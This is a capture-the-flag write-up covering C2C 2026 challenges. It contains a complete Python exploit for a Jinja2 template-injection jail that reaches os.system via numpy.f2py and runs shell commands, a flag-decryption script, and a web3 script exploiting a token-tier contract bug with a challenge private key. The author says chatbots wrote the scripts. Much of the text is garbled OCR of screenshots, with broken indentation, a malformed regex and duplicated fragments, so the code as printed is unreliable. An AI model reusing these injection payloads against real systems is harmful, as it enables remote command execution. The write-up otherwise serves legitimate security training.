And here is the final script but it a little bit wrong, so I paste it to ChatGPT model GPT-5.2

The screenshot shows a ChatGPT interface with the following content:

- Probe output:**

```
prompt t = main  
if __name__ == "__main__":  
    main()
```
- Message:** Good, your probe output actually tells us exactly what's wrong 😊
- The Key Problem:**
 - From your probe:

```
csharp  
[sys_version] '3.11.14 (main, Feb 4 2026, 20:24:25) [GCC 14.2.0]'  
[sys_ver_idx6] '4'
```
 - So:

```
arduino  
"3.11.14 (main, ..."  
0123456
```
 - Index 6 = '4'
The space is NOT at index 6 anymore.
- Your exploit builds:**

```
bash  
/fix4help
```
- And the server confirms:**

```
bash  
+ Ask anything
```

And here is the final work code:

```
import socket  
import sys  
import re  
import argparse  
import time
```

```

HOST = "challenges.1pc.tf"
PORT = 31769

# — Base-36 number constants ——————
FIXHELP_NUM = int("FIXHELP", 36)    # 33796365613
LS_NUM      = int("LS",       36)    # 784
FIND_NUM    = int("FIND",     36)    # 724009
WHOAMI_NUM  = int("WHOAMI",   36)    # 1964604618

# — Payload helpers ——————
def _lowered(num):
    """numpy.char.lower(numpy.base_repr(NUM, 36)) – uses 2 parens"""
    return f"numpy.char.lower(numpy.base_repr({num},36))"

def make_payload(set_expr, render_expr):
    """
    Build:  {% set s = SET_EXPR ~ numpy.f2py.os.sep %}{{ RENDER_EXPR }}
    s will be a Python str like 'fixhelp/' that is sliceable.
    """
    return (
        "{{% set s = {set} ~ numpy.f2py.os.sep %}}"
        "{{{{{{render}}}}}}"
    ).format(set=set_expr, render=render_expr)

# — Payloads ——————
def exploit_ossystem(space_idx=6):
    """Main exploit: os.system('/fix help') – output goes directly to socket."""
    return make_payload(
        _lowered(FIXHELP_NUM),
        f"numpy.f2py.os.system("
        f"numpy.f2py.os.sep ~ s[:3] ~ numpy.f2py.sys.version[{space_idx}] ~ s[3:7])"
    )

def exploit_getoutput(space_idx=6):
    """Fallback: getoutput captures /fix stdout and returns it as template output."""
    return make_payload(
        _lowered(FIXHELP_NUM),
        f"numpy.f2py.subprocess.getoutput("
        f"numpy.f2py.os.sep ~ s[:3] ~ numpy.f2py.sys.version[{space_idx}] ~ s[3:7])"
    )

# Probe payloads (all pass WAF)
PROBE_NUMPY_VER  = "{{ numpy.version.version }}"
PROBE_SYS_VER    = "{{ numpy.f2py.sys.version }}"
PROBE_VER_IDX6   = "{{ numpy.f2py.sys.version[6] }}"

```

```

PROBE_WHOAMI      = make_payload(_lowered(WHOAMI_NUM),
"numpy.f2py.subprocess.getoutput(s[:6])")
PROBE_LS_CWD      = make_payload(_lowered(LS_NUM),
"numpy.f2py.subprocess.getoutput(s[:2])")
PROBE_FIND_ROOT   = make_payload(_lowered(FIND_NUM),
"numpy.f2py.subprocess.getoutput(s[:4])")
PROBE_FIX_NOARG   =
make_payload(_lowered(FIXHELP_NUM),"numpy.f2py.subprocess.getoutput(numpy.f2py.os.sep
~ s[:3])")
PROBE_EXACT_CMD   = make_payload(_lowered(FIXHELP_NUM),"numpy.f2py.os.sep ~ s[:3] ~
numpy.f2py.sys.version[6] ~ s[3:7]")


# — Socket helpers ——————



def send_payload(host, port, payload, timeout=10, recv_timeout=6.0):
    """Connect, wait for prompt, send payload, return raw response string."""
    with socket.create_connection((host, port), timeout=timeout) as sock:
        buf = b"""
        while b">>> " not in buf:
            chunk = sock.recv(4096)
            if not chunk:
                break
            buf += chunk

        sock.sendall((payload + "\n").encode())

        resp = b"""
        sock.settimeout(recv_timeout)
        try:
            while True:
                chunk = sock.recv(4096)
                if not chunk:
                    break
                resp += chunk
        except socket.timeout:
            pass

        return resp.decode(errors="replace").strip()



# — Flag extraction ——————



_FLAG_RE = re.compile(r"[A-Z0-9_]{1,10}\{[^}\]+}\", re.IGNORECASE)

def extract_flag(text):
    m = _FLAG_RE.search(text)
    return m.group(0) if m else None



# — Probe phase ——————

```

```

def run_probes(host, port, verbose=True):
    probes = [
        ("numpy_version", PROBE_NUMPY_VER),
        ("sys_version", PROBE_SYS_VER),
        ("sys_ver_idx6", PROBE_VER_IDX6),
        ("whoami", PROBE_WHOAMI),
        ("ls_cwd", PROBE_LS_CWD),
        ("find_root", PROBE_FIND_ROOT),
        ("fix_noarg", PROBE_FIX_NOARG),
        ("exact_cmd", PROBE_EXACT_CMD),
    ]
    results = {}
    for name, payload in probes:
        if verbose:
            print(f"  [{name:16s}] ", end="", flush=True)
        try:
            r = send_payload(host, port, payload)
            results[name] = r
            if verbose:
                print(repr(r[:100]))
        except Exception as e:
            results[name] = f"ERROR: {e}"
            if verbose:
                print(f"ERROR: {e}")
        time.sleep(0.25)
    return results

# — Main exploit ——————
def exploit(host, port, verbose=True):
    print("\n{'='*55}")
    print(f"  jinjail exploit → {host}:{port}")
    print(f"{'='*55}")

# — Phase 1: probe ——————
if verbose:
    print("\n[Phase 1] Probing server...\n")
results = run_probes(host, port, verbose)

numpy_ver = results.get("numpy_version", "?")
sys_ver   = results.get("sys_version", "")
space_char = results.get("sys_ver_idx6", "")
exact_cmd = results.get("exact_cmd", "")
fix_check = results.get("fix_noarg", "")
root_files = results.get("find_root", "")

```

```

if verbose:
    print()
    print(f"  numpy  : {numpy_ver}")
    print(f"  python : {sys_ver[:40]!r}")
    print(f"  ver[6] : {space_char!r} {'\v space' if space_char==' ' else '\x NOT a space'}")
    print(f"  cmd    : {exact_cmd!r}")
    print(f"  /fix   : {fix_check!r}")

# Check /fix binary
fix_exists = "Nope" in fix_check
if not fix_exists:
    if verbose:
        print("\n  [!] /fix not found via no-arg probe.")
        if "fix" in root_files:
            print("  [!] But 'fix' appears in root listing - might be accessible.")
        else:
            print("  [!] 'fix' not in root listing either. Check challenge port.")

# Detect space index
# Detect real space index dynamically
space_idx = None

if verbose:
    print("\n  [*] Scanning for space in sys.version...")

for i in range(0, 40):
    try:
        c = send_payload(host, port, f"{{{ numpy.f2py.sys.version[{i}] }}}")

        # More robust check
        if c.strip() == "":
            space_idx = i
            if verbose:
                print(f"  [+] Space found at index {i}")
            break

        time.sleep(0.1)

    except Exception:
        pass

if space_idx is None:
    space_idx = 6
    if verbose:
        print("  [!] Space not found, defaulting to 6")

```

```

# — Phase 2: fire —————
if verbose:
    print(f"\n[Phase 2] Firing exploit (space_idx={space_idx})...\n")

attempts = [
    ("os.system",  exploit_ossystem(space_idx)),
    ("getoutput",  exploit_getoutput(space_idx)),
]

for variant, payload in attempts:
    if verbose:
        print(f"  [{variant}] payload ({len(payload)} chars):")
        print(f"    {payload}")

    try:
        raw = send_payload(host, port, payload, recv_timeout=10.0)
        if verbose:
            print(f"  [{variant}] response: {raw!r}")

        flag = extract_flag(raw)
        if flag:
            return flag

        # os.system prints flag to stdout then returns 0; flag is in raw
        # before the "0" at the end
        if variant == "os.system" and raw and raw != "0":
            lines = [l.strip() for l in raw.splitlines() if l.strip() and
l.strip() != "0"]
            for line in lines:
                if "{" in line:
                    return line  # likely the flag

    except Exception as e:
        if verbose:
            print(f"  [{variant}] ERROR: {e}")

    time.sleep(0.3)

return None

# — CLI —————
def main():
    parser = argparse.ArgumentParser(
        description="jinjail CTF exploit: Jinja2 SSTI → numpy f2py → SUID /fix"
    )
    parser.add_argument("--host",         default=HOST,   help="Challenge host")

```

```

parser.add_argument("--port",      type=int, default=PORT)
parser.add_argument("--timeout",    type=int, default=10, help="Socket timeout
(s)")
parser.add_argument("--probe-only", action="store_true",
                    help="Only run probes, don't fire exploit")
parser.add_argument("-q", "--quiet", action="store_true")
args = parser.parse_args()

verbose = not args.quiet

if args.probe_only:
    print(f"[*] Probing {args.host}:{args.port} ...\\n")
    run_probes(args.host, args.port, verbose=True)
    return

try:
    flag = exploit(args.host, args.port, verbose=verbose)
except ConnectionRefusedError:
    print(f"[-] Connection refused: {args.host}:{args.port}", file=sys.stderr)
    sys.exit(1)
except socket.timeout:
    print("[-] Timed out.", file=sys.stderr)
    sys.exit(1)
except OSError as e:
    print(f"[-] Network error: {e}", file=sys.stderr)
    sys.exit(1)

print(f"\n{'='*55}")
if flag:
    print(f"  ★ FLAG: {flag}")
else:
    print("  Flag not captured - review probe output above.")
print(f"{'='*55}\\n")

if __name__ == "__main__":
    main()

```

Run the python script:

```

[serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/jinjail]$ python3 solve.py
=====
jinjail exploit + challenges.lpc.tf:31769
=====

[Phase 1] Probing server...
[{"numpy_version": "2.4.2", "sys_version": "3.11.14 (main, Feb 4 2026, 20:24:25) [GCC 14.2.0]", "sys_ver_idx6": "4", "whoami": "ctf", "ls.cwd": "app.py\\requirements.txt", "find.root": "\n./app.py\\n./requirements.txt", "fix.noarg": "Nope, you didnt ask for help...", "exact.cmd": "/Fix4Help"}, {"numpy": "2.4.2", "python": "3.11.14 (main, Feb 4 2026, 20:24:25) [G", "ver[6]": "4' X NOT a space", "cmd": "/fix4help", "fix": "'Nope, you didnt ask for help...'"}]
[*] Scanning for space in sys.version...
[*] Space found at index 7
[os.system] payload (171 chars):
[% set s = numpy.char.lower(numpy.base_repr(33796365613,36)) ~ numpy.f2py.os.sep %]{%{numpy.f2py.os.system(numpy.f2py.os.sep ~ s[:3] ~ numpy.f2py.sys.version[7:] ~ s[3:7])%}}
[os.system] response: 'C2C{damnnn_i_love_numpy_ce172c48ec7b}0'

=====
* FLAG: C2C{damnnn_i_love_numpy_ce172c48ec7b}
=====

[serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/jinjail$ |
```

And got the Flag: C2C{damnnn_i_love_numpy_ce172c48ec7b}

Reverse:

5.Bunaken

◀◀ bunaken 100 pts

Author: vidner

Can you help me to recover the flag?

[Download Attachment](#) [bunaken_bunaken-dist.zip](#)

This challenge has been solved
Submit Flag

Rate this challenge

Recommended
 Not Recommended

Leave a comment...

0 / 1000

[Submit](#)

First thing I do is simple just command file and strings

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/bunaken_bunaken-dist$ file flag.txt.bunakencrypted
flag.txt.bunakencrypted: ASCII text, with no line terminators
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/bunaken_bunaken-dist$ file bunaken
bunaken: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=109a021c1b3405d73bd0e95dcad52ec5857f4ed9, not stripped
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/bunaken_bunaken-dist$ cat flag.txt.bunakencrypted
3o2Gh52pjRk80IPViTp8KULy+kDGXo7qAlPo2Ff1+IOWW1ziNAoboyBZPX6R4JvNXZ4iWw
c662Nv/rMPLdwrIb3D4tTbOg/vi0NKAfToj0=serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/bunaken_bunaken-dist$
```

I see an encrypted:

3o2Gh52pjRk80IPViTp8KULy+kDGXo7qAlPo2Ff1+IOWW1ziNAoboyBZPX6R4JvNXZ4iWw
c662Nv/rMPLdwrIb3D4tTbOg/vi0NKAfToj0=

So, I paste the output to the claude.ai model sonnet 4.5 to solve it for me. Prompt: Write me a python script to solve this

The screenshot shows the claude.ai interface with a tab titled "Decrypting bunaken encrypted flag". On the left, there's a code editor with the following Python script:

```
import hashlib
import subprocess
import re
import sys
import os

def derive_aes_key(password):
    """
    Derive AES-128 key from password using SHA-256.
    Takes first 16 bytes of SHA-256 hash.
    """
    key_hash = hashlib.sha256(password.encode()).digest()
    return key_hash[:16]

def decrypt(flag_encrypted_base64, password):
    """
    Decrypt the flag using AES-128-CBC via OpenSSL.
    Format of encrypted data:
    - First 16 bytes: IV (initialization vector)
    - Remaining bytes: Ciphertext
    """
    print("(*) Decrypting Flag...")

    # Base64 decode
    encrypted_data = base64.b64decode(flag_encrypted_base64)
    print(f"(*) Encrypted data length: {len(encrypted_data)} bytes")

    # Extract IV and ciphertext
    iv = encrypted_data[:16]
    ciphertext = encrypted_data[16:]

    print(f"(*) IV: {iv.hex()}")
    print(f"(*) Ciphertext length: {len(ciphertext)} bytes")

    # Derive AES key
    aes_key = derive_aes_key(password)
    print(f"(*) AES key (from SHA-256): {aes_key.hex()}")

    # Decrypt using OpenSSL
    result = subprocess.run([
        'openssl', 'enc', '-aes-128-cbc', '-d', '-K', aes_key.hex(), '-iv', iv.hex()],
        input=ciphertext)
```

On the right, there's another code editor window titled "Bunaken solution PY" containing the same Python script. Below the code editors, there's a message from Claude: "I'll help you recover the flag! This appears to be a reverse engineering challenge where we need to decrypt the encrypted flag file. Let me analyze the binary to understand how it works." There are also some instructions and a "Notify" button.

And, run this python script

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/bunaken_bunaken-dist$ python3 solve.py
=====
Bunaken CTF Challenge Solution
=====

[+] Encryption key: sulawesi
[+] Encrypted flag (base64): 3o2Gh52pjRk80IPViTp8KUly+kDGXo7qAlPo2Ff1+IOWW1ziNA...
[+] Decrypting flag...
[+] Encrypted data length: 80 bytes
[+] IV: de8d86879da98d193cd083d5893a7c29
[+] Ciphertext length: 64 bytes
[+] AES key (from SHA-256): 7049c447b8379cacc611361b43b0d2c7
[+] Decrypted length: 60 bytes
[+] First bytes: 28b52ffd20339901004332437b42554e5f41774b
[+] Data is zstd compressed

=====
FLAG FOUND!
=====

C2C{BUN_AwKward_ENcryption_compression_obfuscation}

serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/bunaken_bunaken-dist$ |
```

Here is the Flag: C2C{BUN_AwKward_ENcryption_compression_obfuscation}

Blockchain

6.tge

tge 100 pts

Author: **hygge**

i dont understand what tge is so all this is very scuffed, but this all hopefully for you to warmup, pls dont be mad

Start challenge from: <http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-tge>

Download Attachment [tge_tge-dist.zip](#)

This challenge has been solved

Submit Flag

Rate this challenge

Recommended Not Recommended

Leave a comment...

0 / 1000

Submit

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tge$ ls
Setup.sol  TGE.sol  Token.sol  solve.py
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tge$ cat Setup.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {TGE} from "./TGE.sol";
import {Token} from "./Token.sol";

contract Setup {
    TGE public tge;
    Token public token;
    address public player;

    constructor(address _player) {
        player = _player;

        token = new Token("TOK", "TOK", 100);
        tge = new TGE(Address(token), 15, 35, 50);
        tge.setTgePeriod(true);
        token.mint(player, 15);
    }

    function enableTge(bool _tge) public {
        tge.setTgePeriod(_tge);
    }

    function isSolved() external view returns (bool) {
        require(tge.userTiers(player) == 3, "not yet");
        return true;
    }
}
```

```

serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tge$ cat Token.sol
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.23;

import { ERC20 } from "./lib//ERC20.sol";
import { Ownable } from "./lib/Ownable2Step.sol";

contract Token is ERC20, Ownable {
    uint256 public constant MAX_SUPPLY = 1_000_000_000 * 10 ** 18;
    error MaxSupplyExceeded();

    constructor(string memory name, string memory symbol, uint256 initialSupply)
        ERC20(name, symbol)
        Ownable(msg.sender)
    {
        require(initialSupply <= MAX_SUPPLY, MaxSupplyExceeded());
        _mint(msg.sender, initialSupply);
    }

    function mint(address account, uint256 amount) external onlyOwner {
        require(totalSupply() + amount <= MAX_SUPPLY, MaxSupplyExceeded());
        _mint(account, amount);
    }
}

serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tge$ cat TGE.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {Token} from "./Token.sol";

contract TGE {
    Token public immutable token;

    uint256 public constant TIER_1 = 1;
    uint256 public constant TIER_2 = 2;
    uint256 public constant TIER_3 = 3;

    address public owner;

    mapping(uint256 => uint256) public maxSupply;
    mapping(uint256 => uint256) public mintPrice;

    mapping(uint256 => uint256) public totalSupply;
    mapping(address => mapping(uint256 => uint256)) public balance;

    mapping(uint256 => uint256) public preTGESupply; // snapshot taken ONCE
    mapping(address => mapping(uint256 => uint256)) public preTGBalance;

    mapping(address => uint256) public userTiers;
    uint256[] public tierIds;

    bool public isTgePeriod;
    bool public tgeActivated;

    modifier onlyOwner() {
        require(msg.sender == owner, "only owner");
        -
    }

    constructor(
        address _token,
        uint256 maxSupplyTier1,
        uint256 maxSupplyTier2,

```

By analyze I found the goal of the challenge:

```
function isSolved() external view returns (bool) {
    require(tge.userTiers(player) == 3, "not yet");
    return true;
}
```

So, the goal is user must become Tier 3 so it returns true, and got the flag

I paste all the ouput to claudia.ai model sonnet 4.5 to write me a python script to solve this challenge, and in the prompt I also provide with the RPC_URL, PRIVKEY, SETUP_CONTRACT_ADDR

The screenshot shows the claudia.ai interface with the following details:


- Challenge URL:** claudia.ai/chat/5f2f0352-6fcf-4308-9100-09a77c2fd96
- Challenge Description:** A Solidity contract vulnerability challenge.
- Paste Area:** Contains the challenge details and the provided Solidity code.
- Code Area:** Displays the generated Python exploit script.
- Code Content (Python):**

```
#!/usr/bin/env python3
#
# Solution for TGE Challenge
#
# Exploit: The preTGESupply snapshot is taken once, but preTGEBalance continues
# to update during TGE periods. The upgrade() function mints before checking
# eligibility, allowing us to bypass the restriction.
#
# Steps:
# 1. Approve TGE contract to spend tokens
# 2. Buy TIER_1 (costs 15 tokens)
# 3. Disable TEE to trigger snapshot (preTGESupply[1]=1, [2]=0, [3]=0)
# 4. Re-enable TEE period
# 5. Upgrade to TIER_2 (mints during TGE, so preTGEBalance[2]> preTGESupply[2]=0)
# 6. Upgrade to TIER_3 (mints during TGE, so preTGEBalance[3]=1 > preTGESupply[3]=0)
#
# Configuration
# RPC_URL = "https://challenges.tpc.tf:38200/8f3fafb0-0e3c-41af-9013-fb4c746c91a3"
# PRIVATE_KEY = "ba8b41395e41fab86bfac98537cc8e93a84f9387247219771e29220dde9e96d1"
# SETUP_CONTRACT_ADDR: 0xde3D09620104230fe9bd773b783fa8A4bdC48Id
# write me a python script to solve this challenge

from web3 import Web3
from eth_account import Account
from web3 import HTTPProvider
RPC_URL = "https://challenges.tpc.tf:38200/8f3fafb0-0e3c-41af-9013-fb4c746c91a3"
PRIVATE_KEY = "ba8b41395e41fab86bfac98537cc8e93a84f9387247219771e29220dde9e96d1"
SETUP_CONTRACT_ADDR = "0xde3D09620104230fe9bd773b783fa8A4bdC48Id"

# Connect to network
w3 = Web3(HTTPProvider(RPC_URL))
account = Account.from_key(PRIVATE_KEY)
player_address = account.address

# Print connection status
print(f"[+] Connected to RPC: {RPC_URL}")
# Player address: (player_address)
print(f"[+] Balance: ({w3.eth.get_balance(player_address)} / 10**18) ETH")
# ABI
SETUP_ABI = [
    {"inputs": [], "name": "Tge", "outputs": [{"type": "address"}, {"type": "function"}], "stateMutability": "view", "type": "function"}, {"inputs": [{"type": "address"}], "name": "tokens", "outputs": [{"type": "address"}, {"type": "function"}], "stateMutability": "view", "type": "function"}, {"inputs": [{"name": "Tge", "type": "bool"}], "name": "enableTge", "outputs": [{"type": "bool"}, {"type": "function"}], "stateMutability": "nonpayable", "type": "function"}, {"inputs": [{"name": "isSolved", "type": "bool"}], "name": "upgrade", "outputs": [{"type": "bool"}, {"type": "function"}], "stateMutability": "nonpayable", "type": "function"}]
TOKEN_ABI = [
```



And here is the python script:

```
from web3 import Web3
from eth_account import Account

# Configuration
RPC_URL = "http://challenges.1pc.tf:38200/8f3faf30-0e3c-41af-9013-fb4c746cd1a3"
PRIVATE_KEY = "ba8b41395e41fab86bfac98537cc8e93a84f9387247219771e29220dde9a96d1"
SETUP_ADDR = "0xde3D09620104323b1e96b773b783fa8A4bdC481d"

# Connect to network
w3 = Web3(HTTPProvider(RPC_URL))
account = Account.from_key(PRIVATE_KEY)
player_address = account.address

print(f"[+] Connected to RPC: {RPC_URL}")
print(f"[+] Player address: {player_address}")
print(f"[+] Balance: {w3.eth.get_balance(player_address) / 10**18} ETH")

# ABIs
SETUP_ABI = [
```

```

        {"inputs": [], "name": "tge", "outputs": [{"type": "address"}], "stateMutability": "view", "type": "function"},

        {"inputs": [], "name": "token", "outputs": [{"type": "address"}], "stateMutability": "view", "type": "function"},

        {"inputs": [{"name": "_tge", "type": "bool"}], "name": "enableTge", "outputs": [], "stateMutability": "nonpayable", "type": "function"},

        {"inputs": [], "name": "isSolved", "outputs": [{"type": "bool"}], "stateMutability": "view", "type": "function"},

    ]
}

TOKEN_ABI = [
    {"inputs": [{"name": "spender", "type": "address"}, {"name": "amount", "type": "uint256"}], "name": "approve", "outputs": [{"type": "bool"}], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"name": "account", "type": "address"}], "name": "balanceOf", "outputs": [{"type": "uint256"}], "stateMutability": "view", "type": "function"},

]

TGE_ABI = [
    {"inputs": [], "name": "buy", "outputs": [], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"name": "tier", "type": "uint256"}], "name": "upgrade", "outputs": [], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"name": "", "type": "address"}], "name": "userTiers", "outputs": [{"type": "uint256"}], "stateMutability": "view", "type": "function"},

]

# Get contract instances
setup = w3.eth.contract(address=SETUP_ADDR, abi=SETUP_ABI)
tge_address = setup.functions.tge().call()
token_address = setup.functions.token().call()

print(f"[+] TGE contract: {tge_address}")
print(f"[+] Token contract: {token_address}")

tge = w3.eth.contract(address=tge_address, abi=TGE_ABI)
token = w3.eth.contract(address=token_address, abi=TOKEN_ABI)

# Check initial state
token_balance = token.functions.balanceOf(player_address).call()
print(f"[+] Initial token balance: {token_balance}")

def send_tx(func, description):
    """Helper to send a transaction"""
    print(f"\n[*] {description}")
    tx = func.build_transaction({
        'from': player_address,
        'nonce': w3.eth.get_transaction_count(player_address),
        'gas': 3000000,
        'gasPrice': 20000000000
    })
    signed_tx = w3.eth.account.sign_transaction(tx, private_key=player_private_key)
    tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
    tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
    print(f"Tx hash: {tx_hash.hex()}")
    print(f"Tx status: {tx_receipt.status}")

```

```

        'gas': 500000,
        'gasPrice': w3.eth.gas_price,
    })
signed_tx = account.sign_transaction(tx)
tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
print(f"    Tx hash: {tx_hash.hex()}")
print(f"    Status: {'Success' if receipt['status'] == 1 else 'Failed'}")
return receipt

# Step 1: Approve TGE to spend tokens
print("\n" + "*60)
print("STEP 1: Approve TGE contract to spend tokens")
print("*60)
send_tx(token.functions.approve(tge_address, 15), "Approving 15 tokens for TGE")

# Step 2: Buy TIER_1
print("\n" + "*60)
print("STEP 2: Buy TIER_1 NFT")
print("*60)
send_tx(tge.functions.buy(), "Buying TIER_1")
user_tier = tge.functions.userTiers(player_address).call()
print(f"[+] Current tier: {user_tier}")

# Step 3: Disable TGE to trigger snapshot
print("\n" + "*60)
print("STEP 3: Disable TGE (triggers snapshot)")
print("*60)
send_tx(setup.functions.enableTge(False), "Disabling TGE period")

# Step 4: Re-enable TGE
print("\n" + "*60)
print("STEP 4: Re-enable TGE period")
print("*60)
send_tx(setup.functions.enableTge(True), "Re-enabling TGE period")

# Step 5: Upgrade to TIER_2
print("\n" + "*60)
print("STEP 5: Upgrade to TIER_2")
print("*60)
send_tx(tge.functions.upgrade(2), "Upgrading to TIER_2")
user_tier = tge.functions.userTiers(player_address).call()
print(f"[+] Current tier: {user_tier}")

# Step 6: Upgrade to TIER_3
print("\n" + "*60)
print("STEP 6: Upgrade to TIER_3")

```

```


print("=*60)
send_tx(tge.functions.upgrade(3), "Upgrading to TIER_3")
user_tier = tge.functions.userTiers(player_address).call()
print(f"[+] Current tier: {user_tier}")

# Check if solved
print("\n" + "*60)
print("VERIFICATION")
print("*60)
try:
    is_solved = setup.functions.isSolved().call()
    print(f"[+] Challenge solved: {is_solved}")
    print("\n  SUCCESS! Challenge completed!")
except Exception as e:
    print(f"[-] Challenge not solved: {e}")

```

Run the script and it return true:

So, go to the website page and got the flag



Here is the Flag: C2C{just_a_warmup_from_someone_who_barely_warms_up}

7.Convergence

 **Convergence** 100 pts

Author: **chovid99**

Convergence....

Start challenge from: <http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-convergence>

[Download Attachment](#)  [convergence_convergence-dist.zip](#)

This challenge has been solved

Submit Flag

Rate this challenge

 Recommended

 Not Recommended

Leave a comment...

0 / 1000

[Submit](#)

```
serey@DESKTOP-3QQJFS6:/m  X  serey@DESKTOP-3QQJFS6:/m  X  serey@DESKTOP-3QQJFS6:/n  X  +  ▾
}
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/convergence$ cat Setup.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Challenge.sol";

contract Setup {
    Challenge public challenge;
    mapping(bytes32 => bool) public chronicles;

    constructor() {
        challenge = new Challenge(address(this));
    }

    function sealDestiny(bytes calldata manifestation) external {
        (
            bytes[] memory threads,
            bytes[] memory anchors,
            uint256[][] memory weights
        ) = abi.decode(manifestation, (bytes[], bytes[], uint256[][]));

        require(threads.length >= 1, "Destiny requires threads");
        require(anchors.length >= 1, "Destiny requires anchors");
        require(weights.length >= 1, "Destiny requires weights");

        for (uint i = 0; i < threads.length; i++) {
            require(threads[i].length > 0, "Empty thread detected");
        }

        for (uint i = 0; i < anchors.length; i++) {
            require(anchors[i].length > 0, "Empty anchor detected");
